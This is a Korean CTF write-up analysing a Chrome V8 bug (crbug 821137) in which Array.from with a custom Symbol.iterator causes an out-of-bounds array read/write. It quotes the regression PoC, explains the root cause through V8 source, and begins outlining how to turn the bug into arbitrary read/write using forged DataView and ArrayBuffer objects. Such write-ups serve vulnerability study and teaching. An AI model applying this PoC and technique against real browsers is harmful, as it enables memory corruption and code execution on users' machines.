keyword : chrome v8, Iterator Symbol

d8-dist.zip
5.1 MB

ref

- https://chromium.googlesource.com/v8/v8/+/b5da57a06de8791693c248b7aafc734861a3785d%5E%21/#F0

> Roll a d8 and win your game.
>
> Last year, hackers successfully exploited Chakrazy. This time, we came back with d8 powered by V8 JavaScript engine.
>
> You can download relevant material here.
>
> This might only be helpful to Google employees... or is it? https://crbug.com/821137

Bug Analysis

crbug-821137에 해당하는 Hint가 나가서, 이에 대응하는 regress file을 찾아보았더니 있었다. (After CTF)
regress-821137.js

```
let oobArray = [];
Array.from.call(function() { return oobArray }, {[Symbol.iterator] : _ => (
  {
    counter : 0,
    max : 1024 * 1024 * 8,
    next() {
      let result = this.counter++;
      if (this.counter == this.max) {
        oobArray.length = 0;
        return {done: true};
      } else {
        return {value: result, done: false};
      }
    }
  }
) });
oobArray[oobArray.length - 1] = 0x41414141;
```

간단하게 poc code를 바탕으로 설명하면, Symbol.iterator를 임의로 정의를 해주고, 내부적으로 next()를 통해서 elements에 대하여 iteration 하게된다.
원래 정의상, iteratable한 object에 대하여, done이라는 값이 next()라는 함수가 리턴해줘야하는 것이다.

여기서, 문제가 되는 것이, iterate한 만큼의 수를 runtime에서 실제 length로 세팅하고 사용을 하는데, 이 iterate 하는 와중에 length가 바뀔 수 있다는 점을 간과한 것이다.
그래서, 마지막 루프에서 array length는 0으로 세팅하지만, 내부 코드에 의해서, 실제 길이는 loop를 돌은 만큼 세팅되게 된다.
이 원리로 oobArray에 대하여 OOB R/W가 발생하게 된다.

poc full description [TODO]

전체적인 버그가 발생되는 코드

builtins-array-gen.cc

```
// First determine if `map_function` can be called
  TNode<Object> map_function = args.GetOptionalArgumentValue(1);
  // If map_function is not undefined, then ensure it's callable else throw.
  {
    Label no_error(this), error(this);
    GotoIf(IsUndefined(map_function), &no_error);
    GotoIf(TaggedIsSmi(map_function), &error);
    Branch(IsCallable(map_function), &no_error, &error);
    BIND(&error);
    ThrowTypeError(context, MessageTemplate::kCalledNonCallable, map_function);
    BIND(&no_error);
  }
  ...
// See if [Symbol.iterator] is defined
IteratorBuiltinsAssembler iterator_assembler(state());
  Node* iterator_method =
      iterator_assembler.GetIteratorMethod(context, array_like);
  Branch(IsNullOrUndefined(iterator_method), &not_iterable, &iterable);

// can be iterated
BIND(&iterable);
    {
    ...
    // Verify that the method can be called, you can call to jump to next
    // Check that the method is callable.
    {
      Label get_method_not_callable(this, Label::kDeferred), next(this);
      GotoIf(TaggedIsSmi(iterator_method), &get_method_not_callable);
      GotoIfNot(IsCallable(iterator_method), &get_method_not_callable);
      Goto(&next);
      BIND(&get_method_not_callable);
      ThrowTypeError(context, MessageTemplate::kCalledNonCallable,
                     iterator_method);
      BIND(&next);
    }
    // Perform some initialization, here created an array of length 0
    // Construct the output array with empty length.
    array = ConstructArrayLike(context, args.GetReceiver());
    // Actually get the iterator and throw if the iterator method does not yield
    // one.
    IteratorRecord iterator_record =
        iterator_assembler.GetIterator(context, items, iterator_method);
    TNode<Context> native_context = LoadNativeContext(context);
    TNode<Object> fast_iterator_result_map =
        LoadContextElement(native_context, Context::ITERATOR_RESULT_MAP_INDEX);
  Goto(&loop);
  // Loop, enter the loop
  BIND(&loop);
  {
  ...
  BIND(&loop_done);
  {
    length = index;
    // Jump to finished when the loop is complete
    Goto(&finished);
  }
  }

  // Unable to iterate
  BIND(&not_iterable);
  {
  ...
  }


  BIND(&finished);
  // Finally set the length on the output and return it.
  GenerateSetLength(context, array.value(), length.value());
  args.PopAndReturn(array.value());
```

poc code에서 나타나는 문제의 root cause는 iterator 이후 실제로 length를 지정하는 다음과 같은 곳에서 발생한다.

```
class ArrayPopulatorAssembler : public CodeStubAssembler {
...
  void GenerateSetLength(TNode<Context> context, TNode<Object> array,
                         TNode<Number> length) {
    Label fast(this), runtime(this), done(this);
    ...
```

참고로, 코드를 보다보면, Label과 BIND 문을 자주 볼 수 있는데, 이는 어셈블리로 바뀌었을 때, jmp류의 instruction과 label로 변경된다.
즉, 조건에 따른 분기 지점을 binding 하는 것이다.

```
namespace v8 {
namespace internal {

// -----------------------------------------------------------------------------
// Labels represent pc locations; they are typically jump or call targets.
// After declaration, a label can be freely used to denote known or (yet)
// unknown pc location. Assembler::bind() is used to bind a label to the
// current pc. A label can be bound only once.

class Label {
 public:
  enum Distance {
    kNear,  // near jump: 8 bit displacement (signed)
    kFar    // far jump: 32 bit displacement (signed)
  };

  Label() = default;
```

Array like Object에 대하여 item[Symbol.iterator]라는 것이 있는데, 이에 대하여 따로 정의되게 있는지는 "builtins-iterator-gen.(h/cc)" 에서 확인할 수 있다.

```
class IteratorBuiltinsAssembler : public CodeStubAssembler {
 public:
  explicit IteratorBuiltinsAssembler(compiler::CodeAssemblerState* state)
      : CodeStubAssembler(state) {}

  // Returns object[Symbol.iterator].
  Node* GetIteratorMethod(Node* context, Node* object);
...
```

GetIteratorMethod(...)를 통해서, 따로 정의해둔게 있다면, 해당하는 함수를 호출할 수 있다.
실제 코드는 다음과 같다.

```
Node* IteratorBuiltinsAssembler::GetIteratorMethod(Node* context,
                                                   Node* object) {
  return GetProperty(context, object, factory()->iterator_symbol());
}
```

정리해서 말하자면, iterator symbol이 정의된 것이 있으면, 가져와서 해당 iterator를 통해서 루프를 돌게되고, 이 루프를 돈 만큼 length를 정하게된다.
그리고 마지막에 GenerateSetLength가 호출되는데, 여기서 핵심 문제점이 있는 것이다.

```
  void GenerateSetLength(TNode<Context> context, TNode<Object> array,
                         TNode<Number> length) {
    Label fast(this), runtime(this), done(this);
    // TODO(delphick): We should be able to skip the fast set altogether, if the
    // length already equals the expected length, which it always is now on the
    // fast path.
    // Only set the length in this stub if
    // 1) the array has fast elements,
    // 2) the length is writable,
    // 3) the new length is equal to the old length.
    // 1) Check that the array has fast elements.
    // TODO(delphick): Consider changing this since it does an an unnecessary
    // check for SMIs.
    // TODO(delphick): Also we could hoist this to after the array construction
    // and copy the args into array in the same way as the Array constructor.
    BranchIfFastJSArray(array, context, &fast, &runtime);
    BIND(&fast);
    {
      TNode<JSArray> fast_array = CAST(array);
      TNode<Smi> length_smi = CAST(length);
      TNode<Smi> old_length = LoadFastJSArrayLength(fast_array);
      CSA_ASSERT(this, TaggedIsPositiveSmi(old_length));
      // 2) Ensure that the length is writable.
      // TODO(delphick): This check may be redundant due to the
      // BranchIfFastJSArray above.
      EnsureArrayLengthWritable(LoadMap(fast_array), &runtime);
      // 3) If the created array's length does not match the required length,
      //    then use the runtime to set the property as that will insert holes
      //    into excess elements or shrink the backing store as appropriate.
      GotoIf(SmiLessThan(length_smi, old_length), &runtime);
      StoreObjectFieldNoWriteBarrier(fast_array, JSArray::kLengthOffset,
                                     length_smi);
      Goto(&done);
    }
    BIND(&runtime);
    {
      CallRuntime(Runtime::kSetProperty, context, static_cast<Node*>(array),
                  CodeStubAssembler::LengthStringConstant(), length,
                  SmiConstant(LanguageMode::kStrict));
      Goto(&done);
    }
    BIND(&done);
  }
};
```


FastJSArray일 경우, BIND(&fast)안의 루틴을 타게된다.
length_smi의 경우, iteration의 횟수를 의미하고, old_length의 경우, Array의 length property를 의미한다.
색으로 강조된 부분에서 "length_smi < old_length"인지 체크를 하게되는데, 이는 "순회를 돈 iteration 횟수 < Array의 length"를 비교하는 것이 된다.
여기서 임의로 iteration의 횟수가 많아졌으며, 내부적으로 마지막 iteration에서 array length를 0으로 만들어버렸다.
만약에 조건문이 참이라면, runtime 루프로 분기가 변경되는데, CallRuntime에서 length에 따라서 메모리 크기의 변경이 일어난다.
그러므로, 이 조건문은 넘어가고 StoreObjectFieldNoWriteBarrier 함수를 호출하게 된다.
여기서 array의 length가 length_smi로 변경되게되고, 실제 array가 가져야하는 길이보다 훨씬 큰 값을 가지므로, OOB R/W가 발생하게 되는 것이다.

Exploit 자체는 어렵지 않은데, poc의 root-cause 분석이 어려운 것 같다.
Symbol.iterator 등이 native 레벨에서 어떻게 핸들링되는지 알아야하고, BIND라는 매크로가 정확하게 무엇을 하는 놈인지 잘 모르겠다.

Exploit step

OOB R/W를 다 가지고 있는데, Exploit을 위해서는 Arbitrary R/W로 바꿔야 한다.
이전 zer0con 때의 박세준님의 발표 슬라이드를 참고하면 다음과 같다.

- https://github.com/theori-io/zer0con2018_bpak/blob/master/code/exploit.js



DataView를 조작하는데, backing store의 역할을 하는 ArrayBuffer 쪽을 바꾸는 것이다.
간단하게 분석을 먼저 해보자.

ArrayBuffer, DataView, Function 이 세 개를 마음대로 조작하는데에 필요한 요소들이 무엇인지 살펴봐야 한다.

@ ArrayBuffer

```
marshimaro-peda$ x/gx args.values_
0x7ffdfd94d360:    0x00000c19f7684e19
marshimaro-peda$ job 0x00000c19f7684e19
0xc19f7684e19: [JSArrayBuffer]
 - map: 0x092dfc102399 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x3103a980ea31 <Object map = 0x92dfc1023e9>
 - elements: 0x0f4bedd00c21 <FixedArray[0]> [HOLEY_ELEMENTS]
 - embedder fields: 2
 - backing_store: 0x5606313be050
 - byte_length: 4096
 - neuterable
 - properties: 0x0f4bedd00c21 <FixedArray[0]> {}
 - embedder fields = {
    0, aligned pointer: (nil)
    0, aligned pointer: (nil)
 }
```

@ DataView

```
marshimaro-peda$ job 0x00000c19f7684e59
0xc19f7684e59: [JSDataView]
 - map: 0x092dfc1018f9 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x3103a980b3f1 <Object map = 0x92dfc101949>
 - elements: 0x0f4bedd00c21 <FixedArray[0]> [HOLEY_ELEMENTS]
 - embedder fields: 2
 - buffer =0x0c19f7684e19 <ArrayBuffer map = 0x92dfc102399>
 - byte_offset: 0
 - byte_length: 4096
 - properties: 0x0f4bedd00c21 <FixedArray[0]> {}
 - embedder fields = {
    0, aligned pointer: (nil)
    0, aligned pointer: (nil)
 }

marshimaro-peda$ job 0x092dfc1018f9
0x92dfc1018f9: [Map]
 - type: JS_DATA_VIEW_TYPE
 - instance size: 64
 - inobject properties: 0
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x0f4bedd004d1 <undefined>
 - prototype_validity cell: 0x3006a8e80609 <Cell value= 1>
 - instance descriptors (own) #0: 0x0f4bedd00259 <DescriptorArray[0]>
 - layout descriptor: (nil)
 - prototype: 0x3103a980b3f1 <Object map = 0x92dfc101949>
 - constructor: 0x3103a980b311 <JSFunction DataView (sfi = 0x3006a8e94611)>
 - dependent code: 0x0f4bedd002c1 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0
```

DataView에서 buffer를 보게되면, ArrayBuffer의 Object 위치를 가리킨다.
Fake DataView를 사용할 때는, 위의 색칠한 부분을 유의해서 값을 설정해주면 된다.
DataView.prototype.get/setUint32(...)를 사용하게되는데, 여기서 검증하는 것은 ArrayBuffer의 Backing Store의 포인터가 valid 한 지 검사하는 것밖에 없다.

